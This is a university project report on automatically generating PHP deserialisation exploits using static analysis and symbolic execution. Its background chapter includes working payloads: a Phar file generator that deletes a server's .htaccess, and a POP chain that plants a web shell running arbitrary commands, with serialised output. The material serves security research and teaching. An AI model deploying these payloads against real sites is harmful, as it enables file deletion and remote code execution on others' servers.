Automated Web Application Exploitation: Analyzing The Wild World of PHP

Gwion Llywelyn ap Rheinallt

4th Year Project Report
Artificial Intelligence and Computer Science
School of Informatics
University of Edinburgh

2020

Abstract

Security vulnerabilities are becoming increasingly common and there have been many efforts to find them in an automated and useful manner. A common technique used is static analysis of code, but this can throw up large amounts of false positives, and it can be hard to identify in a time and money critical environment which issues to tackle.

This project implements an automated exploit generation tool for PHP-based web applications, in particular for deserialisation vulnerabilities. We propose an approach combining graph-based interprocedural data flow analysis and symbolic execution for performing a precise and scalable analysis, demonstrating working exploits against large, modern web applications.

Tested against a variety of web applications, the tool found a number of known vulnerabilities, one novel vulnerability, and generated a series of exploits, and did so significantly faster than prior works.

Acknowledgements

Thanks to my supervisor, Professor David Aspinall for his feedback, guidance and encouragement, and for introducing me to program analysis.

Thanks to the people at SIGINT for introducing me to security and CTFs, and for providing an exceptional environment for learning, enjoyment and improvement. Special thanks go to Margus Lind, without whom I may never have started this journey.

Finally, thanks to my parents for all their support and encouragement.

Table of Contents

Chapter 1

Introduction

1.1 Software Security Analysis

Static analysers which can identify vulnerabilities by looking at source code exist but often report false positives or security bugs which, although representing bad practice, are harmless and unexploitable. By constructing a system which can demonstrate working exploits, it is possible to focus on exploitable bugs and thus reduce time wasted. Demonstration of working exploits also helps to classify the impact of the vulnerability and can motivate less security-literate professionals to understand the effects of an actual exploit. Much research has been put into binary exploit generation frameworks [Shoshitaishvili et al., 2016] [Cha et al., 2012], most notably through DARPA's recent Cyber Grand Challenge [DARPA, 2016]. Web technologies have not received the same amount of attention despite being just as important.

1.2 PHP Web Apps

It is estimated that around 80% [PHP, 2020] of the web is powered by the server-side language PHP (recursive: PHP Hypertext Preprocessor). Despite usage declining gradually over the past few years it is still an integral part of the modern web.

PHP is a language whose default behaviour can be confusing for developers at times, and at worst can give rise to unidentified security risks.

One new framework called NAVEX [Alhuzali et al., 2018] was released in 2018, and it was capable of finding and exploiting some classes of PHP vulnerabilities such as SQL injection, XSS and EAR (execution after redirect). Using an interesting combination of static and dynamic analysis, the paper describes a successful approach to automatically exploiting a limited set of PHP vulnerability classes.

More complex vulnerability classes, such as PHP object injection (POI) however, were not covered by NAVEX. Due to the template approach adopted by NAVEX, it should be fairly trivial to add the relevant attack dictionaries such that NAVEX can find theses vulnerabilities (see Chapter 3 for more details). However, POI vulnerabilities are exploited in a complex manner that is different to other PHP vulnerability classes, and as a result, a whole new analysis paradigm is required to generate POI exploits.

POI vulnerabilities are another term for deserialisation vulnerabilities in PHP - the two are equivalent. These vulnerabilities have plagued web applications in various languages for years, and are currently featured in the OWASP top 10 list [owa] at number 8.

POI vulnerabilities are mainly exploited through POP (property-oriented programming) chains - this is further explained in Chapter 2. Previous attempts have been made at automatically generating POP chains [Dahse et al., 2014]. This project attempts to implement some of the described techniques and improve on them by combining techniques across static and dynamic analysis.

1.3 Overview of Project

While there have been many applications of static analysis that have yielded good results in this problem space [Hauzar and Kofron, 2015], [Dahse et al., 2014], this project attempts to overcome many of the challenges posed by static analysis by introducing intraprocedural dynamic analysis techniques, in particular forward symbolic execution. The two analyses are complementary: static analysis provides efficient interprocedural analysis and allows us to reason about data flow, while symbolic execution is useful for discovering constraints within procedures without needing complex value and heap analyses, and can be optimised into concolic execution - using concrete values determined by static analysis to guide the symbolic execution process. Similar to [Alhuzali et al., 2018] we believe that a combined static and dynamic approach can yield better results than either one in isolation.

We use symbolic execution because it has recently come up as a very powerful technique in automated binary exploit generation [Shoshitaishvili et al., 2016] [Cha et al., 2012] [Avgerinos et al., 2011], compared with more traditional heap and value analyses, and we wanted to explore its capabilities in the context of PHP web applications.

There are a large number of static analysis techniques, some of which are more expensive than others. In particular, we can choose our approach as being:

- Object-sensitive: the analysis takes into account the class of an object when calling methods or accessing properties - `obj1->foo` may call a different method to `obj2->foo`
- Context-sensitive: the analysis takes into account different calls of a method - if a method is called by two different methods, there may be different results
- Flow-sensitive: the analysis takes into account the order of statements in a program - flow-insensitive approaches ignore statement ordering

With our approach, object-sensitive analysis becomes difficult and unscalable for non-trivial applications. PHP in particular, as a dynamically and weakly typed language, has additional challenges when it comes to identifying types of objects. While there have been promising attempts to optimise object-sensitive analysis [Smaragdakis et al., 2011], this approach does not improve our model very much. Our goal is to prove the existence of a single valid exploit path, and moreover, as exploit developers, we can usually choose the the types of objects when designing our POP chains. As a result, despite being object-insensitive, our analysis is still precise.

Our main method of static analysis is parsing the program's abstract syntax tree, lifting into a call multigraph, which allows us to use data flow analysis techniques for efficient computation of the program's object-oriented flow. This is done by performing a one time context-sensitive, object-insensitive analysis on the program code, collecting interesting properties and call sites into class and method summaries. We can then parse these summaries to generate a model of the caller-callee relationships in the program, in the form of a call multigraph.

The above static analysis approach allows us to effectively model object-oriented flow on an interprocedural level. Statically modelling PHP on an intraprocedural level is a challenging exercise, given the lack of static typing and scalability issues with large applications. This project explores the use of intraprocedural dynamic analysis, namely symbolic execution, and evaluates its effectiveness when combined with static approaches.

While there are some descriptions of PHP symbolic execution engines [Huang, 2018], along with some currently in development[van Arnhem, 2017][Mühlbauer, 2018], there was no publicly available tooling suitable for performing symbolic execution in this project. As a result, a symbolic execution engine had to be designed and implemented from scratch.

The main focus of this project is on exploit generation, but with small changes to our approach we can also attempt some vulnerability discovery. Vulnerability discovery involves utilising many of the same techniques for data flow analysis as we use for exploit generation.

In summary, this project has furthered the capabilities of detecting and exploiting POI vulnerabilities by:

1. Designing and implementing a symbolic execution engine for object-oriented PHP
2. Developing a combined static and dynamic approach for analysing PHP object-oriented code and generating deserialisation exploits
3. Using our symbolic execution engine, combined with static analysis techniques, to find POI vulnerabilities in large web applications

Chapter 2

Background

2.1 PHP and its Vulnerabilities

PHP is a dynamically typed object-oriented scripting language, generally used for web development. The majority of websites, almost 80% [PHP, 2020] run with PHP as their backend language. There is one standard PHP interpreter, the Zend engine. There are other variants of PHP in existence, most notably Hack, created by Facebook to introduce static typing. Historically, PHP has been the target of many attacks, exploiting a wide array of vulnerability classes such as deserialisation, type confusion, XSS, SQL injection, and more.

Deserialisation vulnerabilities occur when untrusted user input is passed to `unserialize()` calls. The impact of these can range from minor annoyance to remote code execution. There are many CVEs relating to these vulnerabilities, for example: CVE-2013-1465 [201], CVE-2014-1860 [CVE, b] and CVE-2013-2225 [CVE, a].

2.2 Deserialisation

Deserialisation vulnerabilities are a class of vulnerabilities that can occur in programs written in many different languages. In PHP they can be specifically referred to as PHP object injection (POI) vulnerabilities. Serialisation and deserialisation are a method of encoding and decoding data a program holds - objects, variables, etc. in a binary or text format, allowing the data to be transferred between programs.

In PHP, when data is deserialised - usually through the `unserialize()` function call, although other methods are explained later - all objects in the serialised data are automatically loaded and instantiated. Magic methods, described below, can lead to other methods being called and allows attackers to run code within the application.

Deserialisation is used in most large PHP web applications to provide a compact, quick way of transferring data. Despite the continuous security warnings surrounding unsanitised deserialisation, there is still some usage in modern web applications. A much safer alternative is to use JSON encoding and decoding, through the simple json_encode() and json_decode() functions.

The below code is a slightly simplified line of source code from Contao CMS 3.2.4, as described in Chapter 3. It is a classic example of a deserialisation vulnerability - it takes the user's input from a POST parameter, and then deserialises it.

```
 <?php
    $session = unserialize($_POST['IDS']));
?>
```

2.3 Magic Methods

Certain methods in PHP can be automatically called when certain conditions are met. These methods are class methods, and are usually unique per class.

The method __construct() is automatically called for an object when it's created, similar to constructors in any other object-oriented language.

The method __destruct() is automatically called for an object when no more references exist for that object. If any object is created, or instantiated through deserialisation, then this method will have to be called at some point. The code below is a typical example of PHP being used to model temporary files - when the file object no longer exists, it is deleted from the file system (the unlink() function deletes files):

```
class TempFile {
    public function __destruct(){
        unlink($this->path);
    }
}
```

The method __wakeup() is automatically called for an object when it is deserialised - the purpose of __wakeup() is to reconstruct any resources the object might have had when it was serialised.

2.4 Phar Deserialisation

Phar (PHP archive) are a type of file that can contain an archive of PHP files, as well as serialised metadata.

When any file related functions are called on Phar files, such as include(), file_exists(), md5_file(), filesize(), filemtime(), the metadata is automatically deserialised, similar to calling unserialize().

These file operations automatically deserialise metadata because the metadata holds important information about files in the archive.

In the example below, the same TempFile class is declared. As a simplified example, the only other thing the program does is calculate the md5 hash of a Phar file, and prints it out.

```php
<?php
    class TempFile {
        public function __destruct(){
            unlink($this->path);
        }
    }

    $hash = md5_file('phar:///tmp/payload.phar');
    echo "Hash␣is:␣" . $hash;
    ?>
```

Assuming the payload file has attacker-controlled contents, an attacker can exploit this by providing a specially crafted Phar file. This file's metadata contains a TempFile object with the path property set to whatever the attacker wants. When `md5_file()` is called on the payload file, PHP automatically deserialises the payload's metadata, instantiating the TempFile object.

While this TempFile object is not used for anything, at the end of the script, it is destroyed (along with any other objects, as the script has completed). The object's `__destruct()` method is automatically called, and `unlink()` is called with the attacker-controlled path property. This means that the attacker can now delete any file on the server that they know the path of.

The code below will generate a payload.phar file that would delete the /var/www/html/.htaccess file, commonly used on web servers to restrict access.

```php
   <?php
    class TempFile {
            public function __destruct(){
                    unlink($this->path);
            }
    }

    // create Phar file
    $phar = new Phar('payload.phar');

    // create object to be deserialised
    $object = new TempFile();
    $object->path = '/var/www/html/.htaccess';

    // add object to the metadata
    $phar->setMetadata($object);

    // file needs this so that it is a valid Phar file
    $phar->addFromString('filler.txt', 'text');
    ?>
```

2.5 Code Reuse Attacks

A common technique used in binary exploitation is return-oriented programming, ROP. ROP involves chaining calls to code already existing within the binary, rather than calling attacker injected code. This has many variations: jump-oriented programming, sigreturn-oriented programming, and others. These are useful for bypassing defenses such as NX and DEP, and ROP is generally used in modern exploit chains as it is a much more subtle way of delivering payloads and gaining code execution, compared with injecting malicious code.

2.5.1 POP

A specific code reuse attack used commonly in PHP deserialisation attacks is POP: property-oriented programming. This involves chaining function calls, or 'gadgets', together to reach the end goal: usually a call to a function such as `unlink()` or `system()`, causing serious damage and/or remote code execution. The initial POP gadget is usually a magic method, as these are called automatically. For example, if class A's `__destruct()` method calls method B, which calls method C, which contains a call to `system()`, and we deserialise an object of class A, depending on property values and constraints, we may be able to reach a call to `system()`.

The code below demonstrates code vulnerable to exploitation using a POP chain.

```
<?php

    class TempFileCache {
        public function __destruct(){
                foreach ($this->pages as $page){
                        $page->saveToDisk();
                }
        }
    }

    class Page {
        public function saveToDisk(){
                file_put_contents("/tmp/cached_page" .
                $this->name,
                $this->contents);
        }
    }

    class BlogPost {
        public function saveToDisk(){
                file_put_contents("/var/www/html/posts/" .
                $this->name,
                $this->contents);
        }
    }

    unserialize($_GET['data']);

    ?>
```

The below code generates an object, which when deserialised, will exploit the above code using a POP chain, writing to a directory in the web server.

```
// initialise a TempFileCache object
// its destruct method will be our entry point
$object = new TempFileCache();

// __destruct() calls saveToDisk()
// on each item in the $pages property array

// although it might be assumed that it is a Page object
// we can provide a BlogPost object
// and it will call BlogPost->saveToDisk() on that object
$post = new BlogPost();

// we can write a PHP file to the web server
// root is commonly at /var/www/html
$post->name = "php-command-execution.php";

// when we browse to that web page
// we will be able to execute arbitrary commands
$post->contents = "<?php␣system(\"\$_GET['cmd']\");?>";

// put our malicious BlogPost object into the TempFileCache
$object->pages = array($post);

// echo our payload
// provide this as the data parameter
// and we will gain command execution
echo serialize($object);
```

The output of the above is the serialised payload:

```
O:13:"TempFileCache":1:{s:5:"pages";a:1:
{i:0;O:8:"BlogPost":2:{s:4:"name";s:25:
"php-command-execution.php";s:8:"contents";s:31:
"<?php␣system("\$\_GET['cmd']");?>";}}}
```

2.6 Static Analysis

Static analysis is a type of program analysis that involves analysis done without executing the program in question. There are four main properties of static analysis: soundness, precision, scalability, and correctness.

Soundness is a property that indicates whether the analysis models all possible executions of the program. Soundness often requires over-approximating in order to correctly model programs. An unsound analysis would not model all possible executions of the program.

Most published static analyses are applied to simplified versions of programming languages - often, certain features of programming languages (e.g. Java reflection, PHP `eval()` and reflection) are extremely difficult to reason about statically. As a result, these analyses are often unsound when applied to real programming languages.

Soundiness [Livshits et al., 2015] is a term applied to static analyses that have a sound core - that is, they correctly model most language behaviours, however they do not model the use of certain specific language behaviours, in order to not excessively compromise other properties.

Precision is a property that indicates the analysis is free from false positives - that is, any statements made by the analysis must be correct. One of the main advantages of taking an exploit generation approach is that exploit generation is truly precise - any working exploit demonstrates existence of a vulnerability.

Scalability is a property that indicates the analysis can deal with realistic applications. This is a very important property for static analysis of web applications, as most of the web is built on content management systems such as WordPress, that contain hundreds of thousands of lines of code.

Correctness is a property that indicates whether the analysis finds all the potential vulnerabilities in the application - that is, there are no vulnerabilities it does not find.

2.7 Other Techniques Used in This Project

2.7.1 Dynamic Analysis

Dynamic analysis is a type of program analysis that involves analysing the program while it's being executed. Dynamic analysis has a number of advantages and disadvantages when compared with static analysis. A major advantage of dynamic analysis is being able to tell the exact values of variables, rather than approximating them. Dynamic analysis also allows for validating findings - if we generate an exploit, we can validate that it works.

2.7.2 Symbolic Execution

Symbolic execution [King, 1976] is a means of analysing a program by using symbolic values for inputs instead of concrete values. This has a number of advantages, for example, being able to explore all possible branches of a program's execution rather than just one, and being able to consider ranges of variable values rather than actual variable values. This allows us to evaluate which inputs are required to follow certain code paths. Concolic execution [Sen, 2007] is a combination of symbolic and concrete execution, using concrete values to guide symbolic execution.

2.7.3 Exploit Generation

Exploit generation is a broad goal achieved by a number of different techniques. Automatic exploit generation was first addressed in [Brumley et al., 2008], although their work only goes as far as demonstrating an input that causes a crash. [Heelan and Kroening, 2009] is the first work that generates exploit payloads for control flow hijacking attacks.

There are no prior works for automatically generating exploits for PHP deserialisation vulnerabilities. [Dahse et al., 2014] is the closest, but their work only goes as far as identifying a valid exploitation path.

2.8 Related Works

There are a number of related works for this project. The most similar is [Dahse et al., 2014], which describes a static analysis tool for finding PHP deserialisation vulnerabilities and generating exploits for them. The tool outputs the methods involved in a POP chain, but not an actual exploit. The tool found several novel vulnerabilities, along with finding a number of previously reported vulnerabilities across a range of different web applications.

Another major PHP exploitation tool is Chainsaw [Alhuzali et al., 2016]. Chainsaw is a tool that uses purely static approaches to exploit generation for XSS and SQL injection vulnerabilities.

A tool building upon Chainsaw is described [Alhuzali et al., 2018]. This is a tool called NAVEX, which uses a large array of different static and dynamic analysis techniques to find XSS, SQL injection and EAR vulnerabilities. This tool also found several novel vulnerabilities, along with validating many existing vulnerabilities. NAVEX validated each vulnerability by deploying the web application and generating concrete, verifiable exploits.

CRAXweb [Huang et al., 2013] is a tool that tests web applications for XSS and SQL injection, using a combination of static analysis and symbolic sockets.

We did not have a chance to evaluate these various tools, as many were unavailable or required significant set up. However, [Alhuzali et al., 2018] provides a detailed comparison with several related works.

Two major automated binary exploitation systems described in literature are Mayhem [Cha et al., 2012] and angr [Shoshitaishvili et al., 2016], coming first and third respectively in the DARPA Cyber Grand Challenge. Mayhem uses a range of symbolic execution techniques to generate verifiable exploits against raw binaries. The angr system uses a huge range of techniques developed over a number of years to generate verifiable exploits against raw binaries.

The thesis [Huang, 2018] describes the implementation of an abstract syntax tree based symbolic execution engine for PHP. It has some similarities to our implementation, although we operate on a bytecode level rather than an AST level. Our implementation also has some features specifically for security such as taint tracking.

Chapter 3

Design

3.1 Design Goals & Constraints

Our overall goal was to create a tool that analyses PHP to find deserialisation vulnerabilities and to generate exploits for them. It is important to note that these two purposes do not necessarily depend on each other. Finding a vulnerability without being able to generate an exploit does not indicate that the vulnerability is unexploitable - it potentially indicates our tool is insufficient and that the vulnerability is still exploitable. The vulnerability should still be fixed. Generating an exploit where there is no vulnerability can be useful to study how an attacker might exploit this system - either with a vulnerability we have not found, or a vulnerability introduced at a later date.

The tool is intended for use against large web applications that are written in PHP. It can form part of a continuous integration process, being used overnight. It can also be used by security researchers to find and report vulnerabilities. The tool has to be easy to use - one of the main purposes of creating an automated exploitation tool is that people who are not security experts can use it to find verifiable vulnerabilities.

The tool has certain constraints that need to be placed on its speed. Ideally it should not take more than a night to do a full analysis on a very large web application ($>$ 1,000,000 LOC).

The tool takes the local path to a web application as input. The tool requires all the source code, or else the analysis will not be complete.

The tool is fully automated - once pointed at a web application, it will perform its analysis either to completion or until it encounters a fatal error.

3.2 Test Suite Design

To test this tool we chose a number of applications that fit our requirements, namely:

- Open source - we require source code for our analysis

- Non-trivial - for our analysis to be meaningful, we require that all application contain at least 30,000 lines of code

- Implemented in PHP

We wanted to use some of the same applications as were tested in [Dahse et al., 2014], as well as other applications with known deserialisation CVEs so that we could establish a baseline by reproducing their results.

In total, we found ten different applications suitable for our uses:


Name	Version	LOC	CVE	Files	Classes	I [1]	U[2]	S[3]
Contao CMS	3.2.4	131089	CVE-2014-1860	578	682	85	267	34
CubeCart	5.2.0	71238	CVE-2013-1465	701	455	2067	40	57
Joomla	3.0.2	149234	CVE-2013-1453	1596	1056	6	28	53
eZ Publish CMS	5.4	1285657	None	11892	10568	123	206	504
GLPI	9.4.0	223359	None	1296	619	3109	0	63
WordPress	5.3.2	230976	None	1053	496	1288	28	104
Dotclear	2.16.0	44500	None	292	171	921	24	67
Exponents CMS	2.5.1	294300	None	2003	1439	443	418	171
Tiki Wiki CMS	19.2	516764	None	3080	1692	1174	103	244
ImpressCMS	1.4.0	262054	None	1722	1240	749	30	106

The number of lines of code and files in each application was recorded using the `sloccount` [Wheeler] tool. The numbers recorded are specifically lines of PHP code and PHP files.

3.3 Overview

Our system consists of three main components: a static analysis toolkit for vulnerability discovery, a static analysis toolkit for exploit generation and the symbolic execution engine they both run on.

[1]Number of calls to user input handlers
[2]Number of calls to unserialize()
[3]Number of calls to potentially dangerous system functions



3.3.1 Vulnerability Discovery

The static analysis component of our vulnerability discovery toolkit is implemented in PHP. We take in the application's source code, generate an AST, and traverse that AST. We treat every call to deserialisation functions as a sink, and every call taking in user input - for example, GET and POST HTTP parameters, as a source. We generate a graph and traverse the graph, generating paths that represent data flows from sources to sinks.

We take these paths and symbolically execute them, representing user inputs as tainted symbolical variables. If the data from a user input reaches a sink, then we have a deserialisation vulnerability, and this is reported to the user.

3.3.2 Exploit Generation

The static analysis component of our exploit generation toolkit is also implemented in PHP. As with the vulnerability discovery, we take in the application's source code, generate an AST, and traverse that AST. We treat every call to dangerous functions (`system()`, `unlink()` etc.) as a sink, and every magic method that we can call with deserialised objects (`__destruct()`, `__wakeup()`) as a source. We generate a graph and traverse the graph, generating paths that represent data flows from sources to sinks.

We symbolically execute these paths, finding any constraints our payload objects must satisfy, keeping track of function arguments and confirming that they are valid exploitation paths. We then use an SMT solver to solve these constraints and our exploitation engine generates a payload.

3.3.3 NAVEX

Originally we were going to utilise NAVEX [Alhuzali et al., 2018] in order to expand upon it for vulnerability discovery. Unfortunately, despite NAVEX being open-source, setting it up to reproduce and expand upon the results in [Alhuzali et al., 2018] was not a trivial task. We spent an enormous amount of time grappling with various errors, and in the end, as time spent setting this up was beginning to eclipse time spent on other parts of the project, we decided to abandon our attempts to use NAVEX.

3.4 Static Analysis for PHP

While PHP has a lot of use in practice, static analysis of PHP is still a very difficult task. As a dynamically and weakly typed language, it is hard, especially on an intraprocedural level, to reason about the values of variables and the contents and classes of objects. Attempts have been made to solve these challenges, mostly using value and heap analysis [Hauzar and Kofron, 2015]. We deal with these challenges by statically reasoning only on an interprocedural level. On an intraprocedural level we run the code on our own symbolic execution engine - removing the need to reason statically about the code.

When starting a static analysis for PHP, as with any other language, it is important to have an intermediate representation (IR) of the program in question - often, the IR is more easily parsed and understood than the source code itself, and can lead to language-agnostic analyses being developed.

Intermediate representations often take the form of either code or data structures. Common data structures include: abstract syntax trees (ASTs), program dependence graphs (PDGs) and call multigraphs (CMGs). The open-source static analysis tooling for PHP is quite limited, and as a result, we chose ASTs to be our main intermediate representation. The library PHP-Parser [php] was used to generate ASTs from source code, which were then traversed using our analysis.

3.5 Analysing Object-Oriented Flow

Finding deserialisation vulnerabilities and generating POP chains requires analysing the possible object-oriented flows in an application. Some quite successful purely static approaches are described in [Dahse et al., 2014].

In our approach, the purpose of statically analysing object-oriented flow is to help reduce the search space of our dynamic analysis, with symbolic execution. A whole program symbolic execution would be far too expensive. We want to identify potential method flows that can generate POP chains, and then verify these with dynamic analysis - resulting in a precise analysis.

The main process of analysing object-oriented flow we used can be broken into three distinct steps: AST traversal, call multigraph generation, and graph data flow analysis.

We used PHP-Parser [php] to generate an AST of the whole program, and then wrote

AST traversals that lifted the relevant information into a call multigraph. The AST traversals can analyse each node for relevant information such as class definitions, method definitions and call sites, and store the information in class and method summary objects.

From the information stored in the class and method summaries we can generate call multigraphs. A call multigraph [Sanyal et al., 2009] is a type of directed graph that captures the caller-callee relationships in a program. Nodes represent methods, edges represent distinct calls to methods. This is a common structure used in interprocedural analysis, and can be enhanced in many ways. This is further described in Chapter 4. We used call multigraphs as they contain all the information we need for our analyses, more complex graphs are not useful for us.

We can represent a graph in PHP in one of three ways: an adjacency matrix, an adjacency list, or an incidence matrix. One important property of multigraphs that we need to represent is that a multigraph can have multiple vertices with the same source and target nodes (methods can call each other multiple times).

Each of these implementations has some advantages and some disadvantages, mostly related to time and space complexity. We decided on an adjacency list, as our graphs tend towards being very sparse, and if we were to use any matrix format then most of the matrix cells would be empty, wasting memory.

We want to find the possible paths between a source method and a sink method. Standard methods have been developed for analysing the flow in call multigraphs, many of which are described in Sanyal et al. [2009]. We use a standard breadth-first approach, described below, as vulnerability/exploitation paths are rarely more than two vertices long.

Algorithm 1 Breadth-first search: source to sink

Algorithm:

```
BFS($sources, sinks$)
    $search = sources$
    WHILE $search$ not empty DO
        DEQUEUE($search, path$)
        $end = path[-1]$
        IF $end \in sinks$ THEN
            return $path$
        FI
        FOR $callee \in end.callees$ DO
            $newpath = path + callee$
            ENQUEUE($search, newpath$)
    OD
    return NULL
```

3.6 Symbolic Execution Engine

Any symbolic execution engine requires simulating the entire target language, adding support for symbolic variables. Simulation can be applied at various stages of the compilation stages, taking as input either the source language, an intermediate representation such as ASTs, bytecode (in the case of PHP), or raw assembly. It is generally much easier to simulate at a lower level rather than at a higher level, avoiding replicating much of the compiler's job. This project describes an engine that takes PHP bytecode as input, chosen as bytecode is the lowest and simplest level of PHP operation.

PHP bytecode has approximately two hundred different opcodes. Once the source code has been compiled to bytecode, the interpreter executes each instruction one by one, calling a separate handler for each opcode. This is the architecture our engine follows, only it includes support for symbolic variables, along with concrete variables. When a branch is encountered, the engine forks and follows both paths, keeping track of the value constraints for each path.

There are many other features that need to be implemented in order for our engine to work correctly. PHP has a fairly simple type system, but it is often confusing and counter-intuitive when doing implicit casting at runtime. PHP, as an object-oriented language, has global and local objects, all of which need to be tracked.

3.6.1 Scalability

One major problem with symbolic execution is the path explosion problem: if we fork every time the program branches, then we can easily end up with an exponentially growing number of paths. In particular, loops and function calls are the worst offenders, and can sometimes lead to infinitely branching paths when executed symbolically. Take the following snippet of PHP code:

```php
foreach ($array as $value){
    // do something
}
```

Each time the loop is executed, the `$array` array is checked to see if there are any elements remaining. If so, the loop is executed again. Executing this symbolically means having the original path take the loop and creating a new branch that does not take the loop. As a result, this simple snippet of code generates an infinite amount of paths.


There are many solutions that have shown to help with this problem [Baldoni et al., 2018] [Obdržálrk and Trtik, 2011], but they all require a large implementation effort. Due to time constraints we elected for a simple, efficient but inelegant solution. Each path keeps track of where it has branched, and it can only branch at most one time at each location - this data is inherited by its descendants. We remove path explosion and still branch enough to cover all possible code paths, but we lose some accuracy when dealing with large loops.

This is not the optimal way to ensure scalability. Some of the techniques listed in [Baldoni et al., 2018] and [Obdržálrk and Trtik, 2011] would be much better, and their implementation is left for future work.

3.7 Applying Symbolic Execution

With a working symbolic execution engine we can combine this with our static analysis. Firstly, as described above, we construct a call multigraph, and with our data flow analysis we can find potential vulnerability and exploitation paths. Each vulnerability path starts from a method reading in a user's input, and ends at a method with a deserialisation sink in them. Each exploitation path starts from a magic method, such as `__destruct()`, and ends at a method with a sink in them, such as `system()`.

A diagram of our general exploitation system is shown below:



For each method in the vulnerability path, that method is symbolically executed, keeping track of user inputs with symbolic variables. Once the final method is executed, we see if the call to the deserialisation sink contains any data from the user's input.

For each method in the exploitation path, the method is symbolically executed, taking any sensitive properties from our enhanced call multigraph. This is done to both confirm the exploitation path is intraprocedurally valid, and to identify any constraints along the way.


Once an exploitation path has been validated and constraints identified, the constraints are passed to our exploitation engine, which is powered by the Z3 theorem prover [De Moura and Bjørner, 2008]. The exploitation engine outputs a serialised payload, which when unserialised by the program, should execute the exploitation path identified.

Chapter 4

Implementation

4.1 Parsing PHP

A brief diagram of our parsing pipeline is shown below:



Our parser was developed using the PHP-Parser [php] library, which is implemented in PHP. First, we read in the whole program code, which the library uses to generate an AST for each file. We then run a series of passes on the generated ASTs. PHP-Parser allows us to write passes that are automatically runs on every node, one-by-one, in the program AST.

4.2 Summaries

Our goal in the initial stage after parsing the program files is to generate a call multigraph of the program. To do this, we need to find all the call sites of a program.

The approach described in [Dahse et al., 2014] involves generating summaries of all basic blocks, methods and classes. We take a lightweight approach similar to this, generating method and class summaries, as well as a global program summary. The summary classes are defined in `summaries.php`.

